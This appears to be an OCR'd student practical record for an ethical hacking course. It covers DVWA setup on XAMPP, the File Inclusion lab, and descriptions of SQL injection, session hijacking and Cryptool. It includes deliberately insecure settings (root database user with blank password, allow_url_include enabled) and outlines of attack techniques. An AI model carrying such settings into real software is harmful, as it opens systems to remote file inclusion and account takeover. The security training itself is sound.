

```
# If you are using MariaDB then you cannot use root, you
must use create a dedicated DVWA user.
#   See README.md for more information on this.
$_DVWA = array();
$_DVWA[ 'db_server' ]   = getenv('DB_SERVER') ?:
'127.0.0.1';
$_DVWA[ 'db_database' ] = getenv('DB_DATABASE') ?:
'dvwa';
$_DVWA[ 'db_user' ]     = getenv('DB_USER') ?: 'root';
$_DVWA[ 'db_password' ] = getenv('DB_PASSWORD') ?: '';
$_DVWA[ 'db_port']      = getenv('DB_PORT') ?: '3306';
```






DVWA
Setup DVWA
Instructions
About
Database Setup
Click on the 'Create / Reset Database' button below to create or reset your database.
If you get an error make sure you have the correct user credentials in: C:\xampp\htdocs\DVWA-master\config\config.inc.php
If the database already exists, it will be cleared and the data will be reset.
You can also use this to reset the administrator credentials ("admin // password") at any stage.
Setup Check
General
Operating system: Windows
DVWA version: Unknown
reCAPTCHA key: Missing
Writable folder C:\xampp\htdocs\DVWA-master\hackable\uploads\: Yes
Writable folder C:\xampp\htdocs\DVWA-master\config: Yes
Apache
Web Server SERVER_NAME: localhost
mod_rewrite: Unknown
mod_rewrite is required for the AP labs.
PHP
PHP version: 8.2.12
PHP function display_errors: Enabled
PHP function display_startup_errors: Enabled
PHP function allow_url_include: Disabled - Feature deprecated in PHP 7.4, see lab for more information
PHP function allow_url_fopen: Enabled
PHP module gd: Missing - Only an issue if you want to play with captchas
PHP module mysql: Installed
PHP module pdo_mysql: Installed
Database
Backend database: MySQL/MariaDB
Database username: root
Database password: *blank*
Database database: dvwa
Database host: 127.0.0.1
Database port: 3306
API
This section is only important if you want to use the API module.
Vendor files installed: Not Installed
For information on how to install these, see the README.
Status in red, indicate there will be an issue when trying to complete some modules.
If you see disabled on either allow_url_fopen or allow_url_include, set the following in your php.ini file and restart Apache.
allow_url_fopen = On
allow_url_include = On
These are only required for the file inclusion labs so unless you want to play with those, you can ignore them.
Create / Reset Database
Database has been created.
'users' table was created.
Data inserted into 'users' table.
Added role column to users table.
Updated admin user role.
'access_log' table was created.
'security_log' table was created.
'guestbook' table was created.
Data inserted into 'guestbook' table.
Backup file /config/config.inc.php.bak automatically created
Added account_enabled columns to users table.
Setup successful!
Please login.


DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript Attacks
Authorisation Bypass
Open HTTP Redirect
Cryptography
API
DVWA Security
PHP Info
About
Logout
Welcome to Damn Vulnerable Web Application!
Damn Vulnerable Web Application (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goal is to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and to aid both students & teachers to learn about web application security in a controlled class room environment.
The aim of DVWA is to practice some of the most common web vulnerabilities, with various levels of difficultly, with a simple straightforward interface.
General Instructions
It is up to the user how they approach DVWA. Either by working through every module at a fixed level, or selecting any module and working up to reach the highest level they can before moving onto the next one. There is not a fixed object to complete a module; however users should feel that they have successfully exploited the system as best as they possible could by using that particular vulnerability.
Please note, there are both documented and undocumented vulnerabilities with this software. This is intentional. You are encouraged to try and discover as many issues as possible.
There is a help button at the bottom of each page, which allows you to view hints & tips for that vulnerability. There are also additional links for further background reading, which relates to that security issue.
WARNING!
Damn Vulnerable Web Application is damn vulnerable! Do not upload it to your hosting provider's public html folder or any Internet facing servers, as they will be compromised. It is recommend using a virtual machine (such as VirtualBox or VMware), which is set to NAT networking mode. Inside a guest machine, you can download and install XAMPP for the web server and database.
Disclaimer
We do not take responsibility for the way in which any one uses this application (DVWA). We have made the purposes of the application clear and it should not be used maliciously. We have given warnings and taken measures to prevent users from installing DVWA on to live web servers. If your web server is compromised via an installation of DVWA it is not our responsibility it is the responsibility of the person/s who uploaded and installed it.
More Training Resources
DVWA aims to cover the most commonly seen vulnerabilities found in today's web applications. However there are plenty of other issues with web applications. Should you wish to explore any additional attack vectors, or want more difficult challenges, you may wish to look into the following other projects:
Mutillidae
OWASP Vulnerable Web Applications Directory
You have logged in as 'admin'


DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript Attacks
Authorisation Bypass
Open HTTP Redirect
Cryptography
API
DVWA Security
PHP Info
About
Logout
DVWA Security
Security Level
Security level is currently: impossible.
You can set the security level to low, medium, high or impossible. The security level changes the vulnerability level of DVWA:
1. Low - This security level is completely vulnerable and has no security measures at all. It's use is to be as an example of how web application vulnerabilities manifest through bad coding practices and to serve as a platform to teach or learn basic exploitation techniques.
2. Medium - This setting is mainly to give an example to the user of bad security practices, where the developer has tried but failed to secure an application. It also acts as a challenge to users to refine their exploitation techniques.
3. High - This option is an extension to the medium difficulty, with a mixture of harder or alternative bad practices to attempt to secure the code. The vulnerability may not allow the same extent of the exploitation, similar in various Capture The Flags (CTFs) competitions.
4. Impossible - This level should be secure against all vulnerabilities. It is used to compare the vulnerable source code to the secure source code.
Prior to DVWA v1.9, this level was known as 'high'.
Low
Submit
Additional Tools
View Broken Access Control Logs - View access logs for the Broken Access Control vulnerability
Username: admin
Security Level: Security Level: impossible
Locale: en
SQLi DB: mysql
Damn Vulnerable Web Application (DVWA)



DVWA-master
This PC
Local Disk (C:)
xampp
htdocs
DVWA-master
New
Sort
View
Music
Personal Conta
Pictures
Professional C
Scans
Videos
Desktop
Downloads
Documents
Music
Videos
Ethical Hacki
DL Practical
Name
Date modified
Type
Size
favicon 10/17/2025 11:11 PM ICO File 2 KB
index 10/17/2025 11:11 PM PHP Source File 4 KB
instructions 10/17/2025 11:11 PM PHP Source File 3 KB
login 10/17/2025 11:11 PM PHP Source File 4 KB
logout 10/17/2025 11:11 PM PHP Source File 1 KB
php 10/17/2025 11:11 PM Configuration setti... 1 KB
phpinfo 10/17/2025 11:11 PM PHP Source File 1 KB
README.ar 10/17/2025 11:11 PM Markdown Source ... 25 KB
README.es 10/17/2025 11:11 PM Markdown Source ... 22 KB
README.fa 10/17/2025 11:11 PM Markdown Source ... 30 KB
README.fr 10/17/2025 11:11 PM Markdown Source ... 22 KB
README.id 10/17/2025 11:11 PM Markdown Source ... 26 KB
README.it 10/17/2025 11:11 PM Markdown Source ... 35 KB
README.ko 10/17/2025 11:11 PM Markdown Source ... 32 KB



tpd-ssl.cor
php.ii
File
Edit
View
; This file attempts to overwrite the original php.ini file. Doesnt always work.
magic_quotes_gpc = Off
allow_url_fopen = on
allow_url_include = on


Vulnerability: File Inclusion :: Dam
localhost/dvwa-master/vulnerabilities/fi/?page=include.php
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript Attacks
Authorisation Bypass
Open HTTP Redirect
Cryptography
API
DVWA Security
PHP Info
About
Logout
Vulnerability: File Inclusion
This lab relies on the PHP include and require functions being able to include content from remote hosts. As this is a security risk, PHP have deprecated this in version 7.4 and it will be removed completely in a future version. If this lab is not working correctly for you, check your PHP version and roll back to version 7.4 if you are on a newer version which has lost the feature.
PHP Announcement
The PHP function allow_url_include is not enabled.
[file1.php] - [file2.php] - [file3.php]
More Information
Wikipedia - File inclusion vulnerability
WSTG - Local File Inclusion
WSTG - Remote File Inclusion
Username: admin
Security Level: Security Level: impossible
Locale: en
SQLi DB: mysql
View Source
View Help


Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
Vulnerability: File Inclusion
File 1
Hello admin
Your IP address is: ::1
[back]
More Information
Wikipedia - File inclusion vulnerability
WSTG - Local File Inclusion
WSTG - Remote File Inclusion


DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
Vulnerability: File Inclusion
File 2
"I needed a password eight characters long so I picked Snow White and the Seven Dwarves." ~ Nick Helm
[back]
More Information
Wikipedia - File inclusion vulnerability
WSTG - Local File Inclusion
WSTG - Remote File Inclusion


DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
Vulnerability: File Inclusion
File 3
Welcome back admin
Your IP address is: ::1
Your user-agent address is: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/141.0.0.0 Safari/537.36 Edg/141.0.0.0
You came from: http://localhost/dvwa-master/vulnerabilities/fi/?page=include.php
I'm hosted at: localhost
[back]
More Information
Wikipedia - File inclusion vulnerability
WSTG - Local File Inclusion
WSTG - Remote File Inclusion



C. **SQL injection for website hacking:**

Description :

SQL injection is a code injection technique that might destroy our database.

- SQL injection is one of the most common web hacking techniques.
- SQL injection is the placement of malicious code in SQL statements, via web page input.
- SQL injection usually occurs when we ask a user for input, like their username/userid, and instead of a name/id, the user gives we an SQL statement that we will unknowingly run on our database.
- Look at the following example which creates a SELECT statement by adding a variable (txtUserId) to a select string. The variable is fetched from user input (getRequestString):

SQL Injection Based on 1=1 is Always True

D. **Session Hijacking**

Description:

TCP session hijacking is a security attack on a user session over a protected network. The most common method of session hijacking is called IP spoofing, when an attacker uses source-routed IP packets to insert commands into an active communication between two nodes on a network and disguise itself as one of the authenticated users. This type of attack is possible because authentication typically is only done at the start of a TCP session.

Another type of session hijacking is known as a man-in-the-middle attack, where the attacker, using a sniffer, can observe the communication between devices and collect the data that is transmitted.

Different ways of session hijacking :

There are many ways to do Session Hijacking. Some of them are given below –

Cross Site Scripting(XSS Attack)

Attacker can also capture victim's Session ID using XSS attack by using javascript. If an attacker sends a crafted link to the victim with the malicious JavaScript, when the victim clicks on the link, the JavaScript will run and complete the instructions made by the attacker.

- **IP Spoofing**

  Spoofing is pretending to be someone else. This is a technique used to gain unauthorized access to the computer with an IP address of a trusted host. In implementing this technique, attacker has to obtain the IP address of the client and inject his own packets spoofed with the IP address of client into the TCP session, so as to fool the server that it is communicating with the victim i.e. the original host.

- **Blind Attack**

  If attacker is not able to sniff packets and guess the correct sequence number expected by server, brute force combinations of sequence number can be tried.

Practical No. 8

Wireless network hacking, cloud computing security, cryptography

Aim : Wireless network hacking, cloud computing security, cryptography.


1. Using Cryptool to encrypt and decrypt password:
   Description :
   Cryptool is an open-source and freeware program that can be used in various aspects of cryptographic and cryptanalytic concepts. There are no other programs like it available over the internet where we can analyze the encryption and decryption of various algorithms. This tools provides graphical interface, better documentation to achieve the encryption and decryption, bundles of analytic tools, and several algorithms.


   What is Cryptool?


- A freeware program with graphical user interface (GUI).
- A tool for applying and analyzing cryptographic algorithms.
- With extensive online help, it's understandable without deep crypto knowledge.
- Contains nearly all state-of-the-art crypto algorithms.
- “Playful” introduction to modern and classical cryptography.
- Not a “hacker" tool.

